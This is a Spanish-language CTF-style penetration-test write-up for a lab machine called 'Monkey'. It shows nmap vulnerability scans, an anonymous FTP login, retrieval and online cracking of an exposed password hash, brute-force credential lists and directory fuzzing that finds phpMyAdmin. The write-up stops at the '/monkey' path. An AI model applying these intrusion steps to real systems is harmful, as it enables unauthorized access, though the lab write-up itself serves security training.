	Informe de análisis de vulnerabilidades, explotación y resultados del reto Monkey.				
	Fecha Emisión	Fecha Revisión	Versión	Código de documento	Nivel de Confidencialidad
	21/04/2024	21/04/2024	1.0	DVG-HM-Monkey	RESTRINGIDO

Informe de análisis de vulnerabilidades,
explotación y resultados del reto Monkey.

N.- DVG-HM-Monkey

Generado por:

Daniel Vázquez Granillo.

Magister en Seguridad Informática


Fecha de creación:
21.04.2024

Índice


1. Reconocimiento

Mi IP, IdRed y dispositivos conectados:

Descubrimiento de TTL de la IP objetivo:



Descubrimiento de puertos abiertos + su versión:



IP, Puertos Sistema operativo

IP Objetivo	192.168.100.48
Sistema Operativo	Linux
Puertos/Servicios	21/tcp open ftp vsftpd 3.0.3

	22/tcp open ssh OpenSSH 7.9p1 Debian 10+deb10u2 (protocol 2.0) 80/tcp open http Apache httpd 2.4.38 ((Debian))

2. Análisis de vulnerabilidades/debilidades

Escaneo con los scripts vulnerables de nmap:

```
┌──(hmstudent㉿kali)-[~/Documents/3.Monkey/nmap/ScanningTools]
└─$ sudo ./nmapOpenPorts.sh
#######################################
##        ScanningTools              ##
##        by DanielCyberSec          ##
##        nmapOpenPorts v2           ##
#######################################
Comprobando que exista nmap en el equipo:
Nmap version 7.93 ..... [ OK ]
Digita la IP objetivo: 192.168.100.48
 1) Escaneo puertos abiertos, servicios y versiones (lento pero sigiloso)
 2) Escaneo puertos abiertos, servicios y versiones (rápido pero ruidoso)
 3) Escaneo puertos abiertos (lento pero sigiloso)
 4) Escaneo puertos abiertos (rápido pero ruidoso)
 5) Escaneo puertos abiertos con generación de archivos (all) (rápido pero ruidoso)
 6) Escaneo de vulnerabilidades en puertos abiertos de manera agresiva y generación de arhivo XML (rapido y ruidoso)
 7) Salir
Seleccione una opción: 6
Escaneo de vulnerabilidades en puertos abiertos + generación archivo XML...
Digita los puertos abiertos ej. 100,200,300 (puedes copiarlos de la salida de la opción 3 o 4):
21,22,80
Starting Nmap 7.93 ( https://nmap.org ) at 2024-04-18 11:03 EDT
Nmap scan report for 192.168.100.48
Host is up (0.00068s latency).
```

El escaneo encontró la siguiente información:

-Para el puerto 21 existe una versión vsftpd 3.0.3.

-Para el puerto 22 se encontraron algunos exploits:

```
PORT   STATE SERVICE VERSION
21/tcp open  ftp     vsftpd 3.0.3
| vulners:
|   cpe:/a:vsftpd:vsftpd:3.0.3:
|       PRION:CVE-2021-3618     5.8     https://vulners.com/prion/PRION:CVE-2021-3618
|_      PRION:CVE-2021-30047    5.0     https://vulners.com/prion/PRION:CVE-2021-30047
22/tcp open  ssh     OpenSSH 7.9p1 Debian 10+deb10u2 (protocol 2.0)
| vulners:
|   cpe:/a:openbsd:openssh:7.9p1:
|       CVE-2012-1577   7.5     https://vulners.com/cve/CVE-2012-1577
|       PRION:CVE-2019-6111     5.8     https://vulners.com/prion/PRION:CVE-2019-6111
|       EXPLOITPACK:98FE96309F9524B8C84C508837551A19    5.8     https://vulners.com/exploitpack/EXP
*EXPLOIT*
|       EXPLOITPACK:5330EA02EBDE345BFC9D6DDDD97F9E97    5.8     https://vulners.com/exploitpack/EXP
*EXPLOIT*
|       EDB-ID:46516    5.8     https://vulners.com/exploitdb/EDB-ID:46516      *EXPLOIT*
|       EDB-ID:46193    5.8     https://vulners.com/exploitdb/EDB-ID:46193      *EXPLOIT*
|       CVE-2019-6111   5.8     https://vulners.com/cve/CVE-2019-6111
|       1337DAY-ID-32328        5.8     https://vulners.com/zdt/1337DAY-ID-32328        *EXPLOIT*
|       1337DAY-ID-32009        5.8     https://vulners.com/zdt/1337DAY-ID-32009        *EXPLOIT*
```

-Para el puerto 80 existen exploits para la versión de apache 2.4.38, de los cuales podemos hacer uso de metasploit y github:

```
80/tcp open  http    Apache httpd 2.4.38 ((Debian))
| vulners:
|   cpe:/a:apache:http_server:2.4.38:
|       CVE-2019-9517   7.8     https://vulners.com/cve/CVE-2019-9517
|       PACKETSTORM:176334      7.5     https://vulners.com/packetstorm/PACKETSTORM:176334      *EXPLOIT*
|       PACKETSTORM:171631      7.5     https://vulners.com/packetstorm/PACKETSTORM:171631      *EXPLOIT*
|       OSV:BIT-APACHE-2023-25690       7.5     https://vulners.com/osv/OSV:BIT-APACHE-2023-25690
|       OSV:BIT-APACHE-2022-31813       7.5     https://vulners.com/osv/OSV:BIT-APACHE-2022-31813
|       OSV:BIT-APACHE-2022-23943       7.5     https://vulners.com/osv/OSV:BIT-APACHE-2022-23943
|       OSV:BIT-APACHE-2022-22720       7.5     https://vulners.com/osv/OSV:BIT-APACHE-2022-22720
|       OSV:BIT-APACHE-2021-44790       7.5     https://vulners.com/osv/OSV:BIT-APACHE-2021-44790
|       OSV:BIT-APACHE-2021-42013       7.5     https://vulners.com/osv/OSV:BIT-APACHE-2021-42013
|       OSV:BIT-APACHE-2021-41773       7.5     https://vulners.com/osv/OSV:BIT-APACHE-2021-41773
|       OSV:BIT-APACHE-2021-39275       7.5     https://vulners.com/osv/OSV:BIT-APACHE-2021-39275
|       OSV:BIT-APACHE-2021-26691       7.5     https://vulners.com/osv/OSV:BIT-APACHE-2021-26691
|       OSV:BIT-APACHE-2020-11984       7.5     https://vulners.com/osv/OSV:BIT-APACHE-2020-11984
|       MSF:EXPLOIT-MULTI-HTTP-APACHE_NORMALIZE_PATH_RCE-       7.5     https://vulners.com/metasploit/MSF:EXPLOIT-MULTI-HTTP-APACHE_NORM
ZE_PATH_RCE-    *EXPLOIT*
|       MSF:AUXILIARY-SCANNER-HTTP-APACHE_NORMALIZE_PATH-       7.5     https://vulners.com/metasploit/MSF:AUXILIARY-SCANNER-HTTP-APACHE_N
MALIZE_PATH-    *EXPLOIT*
|       F9C0CD4B-3B60-5720-AE7A-7CC31DB839C5    7.5     https://vulners.com/githubexploit/F9C0CD4B-3B60-5720-AE7A-7CC31DB839C5  *EXPLOIT*
|       F41EE867-4E63-5259-9DF0-745881884D04    7.5     https://vulners.com/githubexploit/F41EE867-4E63-5259-9DF0-745881884D04  *EXPLOIT*
```

Por último, el informe generó un archivo xml que podemos transformar a html para una visualización y entendimiento mayor desde el navegador.

```
┌──(hmstudent㉿kali)-[~/Documents/3.Monkey/nmap/ScanningTools]
└─$ ll
total 96
-rwxr-xr-x 1 hmstudent hmstudent   994 Apr 18 06:08 dispositivosEnRed.sh
-rwxr-xr-x 1 hmstudent hmstudent   482 Apr 18 05:51 miIdRed+CIDR.sh
-rwxr-xr-x 1 hmstudent hmstudent   130 Apr 18 06:05 miIP.sh
-rwxr-xr-x 1 hmstudent hmstudent  3222 Apr 18 11:01 nmapOpenPorts.sh
-rw-r--r-- 1 root       root      69697 Apr 18 11:04 openPorts.xml
-rw-r--r-- 1 hmstudent hmstudent   253 Apr 18 04:44 README.md
-rwxr-xr-x 1 hmstudent hmstudent   767 Apr 18 04:44 ttl.sh

┌──(hmstudent㉿kali)-[~/Documents/3.Monkey/nmap/ScanningTools]
└─$ sudo xsltproc openPorts.xml -o openPorts.html

┌──(hmstudent㉿kali)-[~/Documents/3.Monkey/nmap/ScanningTools]
└─$ ll
total 132
-rwxr-xr-x 1 hmstudent hmstudent   994 Apr 18 06:08 dispositivosEnRed.sh
-rwxr-xr-x 1 hmstudent hmstudent   482 Apr 18 05:51 miIdRed+CIDR.sh
-rwxr-xr-x 1 hmstudent hmstudent   130 Apr 18 06:05 miIP.sh
-rwxr-xr-x 1 hmstudent hmstudent  3222 Apr 18 11:01 nmapOpenPorts.sh
-rw-r--r-- 1 root       root      33348 Apr 18 11:14 openPorts.html
-rw-r--r-- 1 root       root      69697 Apr 18 11:04 openPorts.xml
-rw-r--r-- 1 hmstudent hmstudent   253 Apr 18 04:44 README.md
-rwxr-xr-x 1 hmstudent hmstudent   767 Apr 18 04:44 ttl.sh
```

Port	State (toggle closed [0] | filtered [0])	Service	Reason	Product	Version	Extra info
21 tcp	open	ftp	syn-ack	vsftpd	3.0.3	

vulners

```
cpe:/a:vsftpd:vsftpd:3.0.3:
        PRION:CVE-2021-3618     5.8     https://vulners.com/prion/PRION:CVE-2021-3618
        PRION:CVE-2021-30047    5.0     https://vulners.com/prion/PRION:CVE-2021-30047
```

22 tcp	open	ssh	syn-ack	OpenSSH	7.9p1 Debian 10+deb10u2	protocol 2.0

vulners

```
cpe:/a:openbsd:openssh:7.9p1:
        CVE-2012-1577   7.5     https://vulners.com/cve/CVE-2012-1577
        PRION:CVE-2019-6111     5.8     https://vulners.com/prion/PRION:CVE-2019-6111
        EXPLOITPACK:98FE96309F9524B8C84C508837551A19    5.8     https://vulners.com/exploitpack/EXPLOITPACK:98FE96309F9524B8C84C508837551A19    *EXPLOIT*
        EXPLOITPACK:5330EA02EBDE345BFC9D6DDDD97F9E97    5.8     https://vulners.com/exploitpack/EXPLOITPACK:5330EA02EBDE345BFC9D6DDDD97F9E97    *EXPLOIT*
        EDB-ID:46516    5.8     https://vulners.com/exploitdb/EDB-ID:46516      *EXPLOIT*
        EDB-ID:46193    5.8     https://vulners.com/exploitdb/EDB-ID:46193      *EXPLOIT*
        CVE-2019-6111   5.8     https://vulners.com/cve/CVE-2019-6111
        1337DAY-ID-32328        5.8     https://vulners.com/zdt/1337DAY-ID-32328        *EXPLOIT*
        1337DAY-ID-32009        5.8     https://vulners.com/zdt/1337DAY-ID-32009        *EXPLOIT*
        PRION:CVE-2019-16905    4.4     https://vulners.com/prion/PRION:CVE-2019-16905
        CVE-2019-16905  4.4     https://vulners.com/cve/CVE-2019-16905
        CVE-2020-14145  4.3     https://vulners.com/cve/CVE-2020-14145
        PRION:CVE-2019-6110     4.0     https://vulners.com/prion/PRION:CVE-2019-6110
        PRION:CVE-2019-6109     4.0     https://vulners.com/prion/PRION:CVE-2019-6109
        CVE-2019-6110   4.0     https://vulners.com/cve/CVE-2019-6110
        CVE-2019-6109   4.0     https://vulners.com/cve/CVE-2019-6109
        CVE-2023-51767  3.5     https://vulners.com/cve/CVE-2023-51767
        PRION:CVE-2018-20685    2.6     https://vulners.com/prion/PRION:CVE-2018-20685
        CVE-2018-20685  2.6     https://vulners.com/cve/CVE-2018-20685
        PACKETSTORM:151227      0.0     https://vulners.com/packetstorm/PACKETSTORM:151227      *EXPLOIT*
```

80 tcp	open	http	syn-ack	Apache httpd	2.4.38	(Debian)

vulners

```
cpe:/a:apache:http_server:2.4.38:
        CVE-2019-9517   7.8     https://vulners.com/cve/CVE-2019-9517
        PACKETSTORM:176334      7.5     https://vulners.com/packetstorm/PACKETSTORM:176334      *EXPLOIT*
        PACKETSTORM:171631      7.5     https://vulners.com/packetstorm/PACKETSTORM:171631      *EXPLOIT*
        OSV:BIT-APACHE-2023-25690       7.5     https://vulners.com/osv/OSV:BIT-APACHE-2023-25690
        OSV:BIT-APACHE-2022-31813       7.5     https://vulners.com/osv/OSV:BIT-APACHE-2022-31813
        OSV:BIT-APACHE-2022-23943       7.5     https://vulners.com/osv/OSV:BIT-APACHE-2022-23943
        OSV:BIT-APACHE-2022-22720       7.5     https://vulners.com/osv/OSV:BIT-APACHE-2022-22720
        OSV:BIT-APACHE-2021-44790       7.5     https://vulners.com/osv/OSV:BIT-APACHE-2021-44790
        OSV:BIT-APACHE-2021-42013       7.5     https://vulners.com/osv/OSV:BIT-APACHE-2021-42013
        OSV:BIT-APACHE-2021-41773       7.5     https://vulners.com/osv/OSV:BIT-APACHE-2021-41773
        OSV:BIT-APACHE-2021-39275       7.5     https://vulners.com/osv/OSV:BIT-APACHE-2021-39275
        OSV:BIT-APACHE-2021-26691       7.5     https://vulners.com/osv/OSV:BIT-APACHE-2021-26691
        OSV:BIT-APACHE-2020-11984       7.5     https://vulners.com/osv/OSV:BIT-APACHE-2020-11984
        MSF:EXPLOIT-MULTI-HTTP-APACHE_NORMALIZE_PATH_RCE-       7.5     https://vulners.com/metasploit/MSF:EXPLOIT-MULTI-HTTP-APACHE_NORMALIZE_PATH_RCE-       *EXPLOIT*
        MSF:AUXILIARY-SCANNER-HTTP-APACHE_NORMALIZE_PATH-       7.5     https://vulners.com/metasploit/MSF:AUXILIARY-SCANNER-HTTP-APACHE_NORMALIZE_PATH-       *EXPLOIT*
```

Investigamos un poco más sobre el protocolo ftp y su versión en hacktrick.com y encontramos que podemos realizar un login anonymous:

Anonymous login

anonymous : anonymous

anonymous :

ftp : ftp

```
ftp <IP>
>anonymous
>anonymous
>ls -a # List all files (even hidden) (yes, they could be hidden)
>binary #Set transmission to binary instead of ascii
>ascii #Set transmission to ascii instead of binary
>bye #exit
```

Comprobamos:

```
┌──(hmstudent㉿kali)-[~/Documents/3.Monkey/exploit]
└─$ ftp 192.168.100.48
Connected to 192.168.100.48.
220 (vsFTPd 3.0.3)
Name (192.168.100.48:hmstudent): anonymous
331 Please specify the password.
Password:
230 Login successful.
Remote system type is UNIX.
Using binary mode to transfer files.
```

Una vez dentro enlistamos los archivos y encontramos lo siguiente:

```
ftp> ls
229 Entering Extended Passive Mode (|||59433|)
150 Here comes the directory listing.
-rw-r--r--    1 1000     1000          791 May 15  2022 notas.txt
226 Directory send OK.
ftp> more notas.txt
Hola Hacker !
Grimmie está probando el sitio web para la nueva academia.
Le dije que no utilice la mismo contraseña en otros servicios y que la cambie lo más pronto posible.

No pude crear un usuario a traves del panel de admin, entonces lo agregué directamente en la base de datos con el siguiente comando:


INSERT INTO `students` (`StudentRegno`, `studentPhoto`, `password`, `studentName`, `pincode`, `session`, `department`, `semester`, `cgpa`, `creationdate`, `updationDate`) VALUES
('hackermentor', '', '8d2473d579e5a11924906def258f97a1', 'HackerMentor', '777777', '', '', '', '7.60', '2021-05-29 14:36:56', '');

StudentRegno es el nombre de usuario para loguearse.

Dejame saber que opinas de este proyecto open-source, es del 2020 asi que deberia ser seguro, verdad?

-hmentor
```

Tambien lo podemos descargar para un posterior análisis o tratamiento:

```
┌──(hmstudent㉿kali)-[~/Documents/3.Monkey/exploit]
└─$ ftp 192.168.100.48
Connected to 192.168.100.48.
220 (vsFTPd 3.0.3)
Name (192.168.100.48:hmstudent): anonymous
331 Please specify the password.
Password:
230 Login successful.
Remote system type is UNIX.
Using binary mode to transfer files.
ftp> ls
229 Entering Extended Passive Mode (|||7958|)
150 Here comes the directory listing.
-rw-r--r--    1 1000     1000          791 May 15  2022 notas.txt
226 Directory send OK.
ftp> get notas.txt
local: notas.txt remote: notas.txt
229 Entering Extended Passive Mode (|||36758|)
150 Opening BINARY mode data connection for notas.txt (791 bytes).
100% |*****************************************************************************************************************************************************|
226 Transfer complete.
791 bytes received in 00:00 (1.02 MiB/s)
ftp> exit
221 Goodbye.

┌──(hmstudent㉿kali)-[~/Documents/3.Monkey/exploit]
└─$ ll
total 4
-rw-r--r-- 1 hmstudent hmstudent 791 May 15  2022 notas.txt
```

3. Explotación


Manual

Puerto 21 protocolo FTP versión 3.0.3

A partir de la información expuesta en el archivo notas.txt que se obtuvo mediante el login anonymous, buscamos si se puede romper el hash expuesto:

```
┌──(hmstudent㉿kali)-[~/Documents/3.Monkey/exploit]
└─$ cat notas.txt
Hola Hacker !
Grimmie está probando el sitio web para la nueva academia.
Le dije que no utilice la mismo contraseña en otros servicios y que la cambie lo más pronto posible.

No pude crear un usuario a traves del panel de admin, entonces lo agregué directamente en la base de datos con el siguiente comando:


INSERT INTO `students` (`StudentRegno`, `studentPhoto`, `password`, `studentName`, `pincode`, `session`, `department`, `semester`, `cgpa`, `creationdate`, `updationDate`
) VALUES
('hackermentor', '', '8d2473d579e5a11924906def258f97a1', 'HackerMentor', '777777', '', '', '', '7.60', '2021-05-29 14:36:56', '');

StudentRegno es el nombre de usuario para loguearse.

Dejame saber que opinas de este proyecto open-source, es del 2020 asi que deberia ser seguro, verdad?

-hmentor
```

asi que acudimos a paginas como crackstation.net o hashes.com, y en efecto, obtuvimos la contraseña de ese hash:




Adicionalmente, podemos ir generando diccionarios de usuarios y contraseñas para ataques de fuerza bruta, por lo tanto y con base al archivo notas.txt los siguientes archivos tendrían los siguientes valores:

```
┌──(hmstudent㉿kali)-[~/Documents/3.Monkey/exploit]
└─$ ll
total 12
-rw-r--r-- 1 hmstudent hmstudent 791 May 15  2022 notas.txt
-rw-r--r-- 1 hmstudent hmstudent   9 Apr 18 13:53 passwords.txt
-rw-r--r-- 1 hmstudent hmstudent  55 Apr 18 14:02 usuarios.txt

┌──(hmstudent㉿kali)-[~/Documents/3.Monkey/exploit]
└─$ cat usuarios.txt
Hacker
Grimmie
admin
hackermentor
HackerMentor
hmentor

┌──(hmstudent㉿kali)-[~/Documents/3.Monkey/exploit]
└─$ cat passwords.txt
junior01
```

Para el puerto 80 con la versión de apache 2.4.38

Abrimos el navegador con la IP objetivo para investigar sobre el sitio web alojado:




Una vez comprobado que el sitio web contiene el apache2 levantado por la página por default que nos muestra, podemos atacar mediante técnicas de fuzzing para enlistar sus subpáginas:

1. wfuzz -u http://192.168.100.48/FUZZ -w /usr/share/wordlists/dirbuster/directory-list-2.3-medium.txt --hc 404

```
uzz's documentation for more information.
********************************************************
* Wfuzz 3.1.0 - The Web Fuzzer                         *
********************************************************

Target: http://192.168.100.48/FUZZ
Total requests: 220560

=====================================================================
ID           Response   Lines    Word       Chars       Payload
=====================================================================

000000001:   200        368 L    933 W      10701 Ch    "# directory-list-2.3-medium.txt"
000000009:   200        368 L    933 W      10701 Ch    "# Suite 300, San Francisco, California, 94105, USA."
000000012:   200        368 L    933 W      10701 Ch    "# on atleast 2 different hosts"
000000008:   200        368 L    933 W      10701 Ch    "# or send a letter to Creative Commons, 171 Second Street,"
000000007:   200        368 L    933 W      10701 Ch    "# license, visit http://creativecommons.org/licenses/by-sa/3.0/"
000000011:   200        368 L    933 W      10701 Ch    "# Priority ordered case sensative list, where entries were found"
000000006:   200        368 L    933 W      10701 Ch    "# Attribution-Share Alike 3.0 License. To view a copy of this"
000000003:   200        368 L    933 W      10701 Ch    "# Copyright 2007 James Fisher"
000000010:   200        368 L    933 W      10701 Ch    "#"
000000013:   200        368 L    933 W      10701 Ch    "#"
000000005:   200        368 L    933 W      10701 Ch    "# This work is licensed under the Creative Commons"
000000004:   200        368 L    933 W      10701 Ch    "#"
000000002:   200        368 L    933 W      10701 Ch    "#"
000000014:   200        368 L    933 W      10701 Ch    "http://192.168.100.48/"
000010825:   301        9 L      28 W       321 Ch      "phpmyadmin"
000012413:   404        9 L      31 W       276 Ch      "2853"

Total time: 0
Processed Requests: 12402
Filtered Requests: 12387
Requests/sec.: 0
```

Esta técnica iba a generar 220,506 solicitudes, pero dado que es un poco más lenta que gobuster, decidimos detenerla en cuanto encontró el primer resultado ”phpmyadmin”

Comprobamos y en efecto hay un portal de administración con php.




esta página la podemos atacar con una combinación de credenciales que hemos recopilado con el archivo notas.txt

2. gobuster dir -u http://192.168.100.48/ -w /usr/share/wordlists/dirbuster/directory-list-2.3-medium.txt
Esta técnica es mucho más rápida debido a que gobuster está basado en el lenguaje de programación go, el cual está enfocado para este tipo de consultas y además tiene la ventaja de que podemos configurar hilos entre sus parámetros para agilizar la búsqueda:

```
┌──(hmstudent㉿kali)-[~/Documents/3.Monkey/exploit]
└─$ gobuster dir -u http://192.168.100.48/ -w /usr/share/wordlists/dirbuster/directory-list-2.3-medium.txt
===============================================================
Gobuster v3.6
by OJ Reeves (@TheColonial) & Christian Mehlmauer (@firefart)
===============================================================
[+] Url:                     http://192.168.100.48/
[+] Method:                  GET
[+] Threads:                 10
[+] Wordlist:                /usr/share/wordlists/dirbuster/directory-list-2.3-medium.txt
[+] Negative Status codes:   404
[+] User Agent:              gobuster/3.6
[+] Timeout:                 10s
===============================================================
Starting gobuster in directory enumeration mode
===============================================================
/phpmyadmin           (Status: 301) [Size: 321] [--> http://192.168.100.48/phpmyadmin/]
/monkey               (Status: 301) [Size: 317] [--> http://192.168.100.48/monkey/]
/server-status        (Status: 403) [Size: 279]
Progress: 220560 / 220561 (100.00%)
===============================================================
Finished
===============================================================
```

Comprobamos /monkey

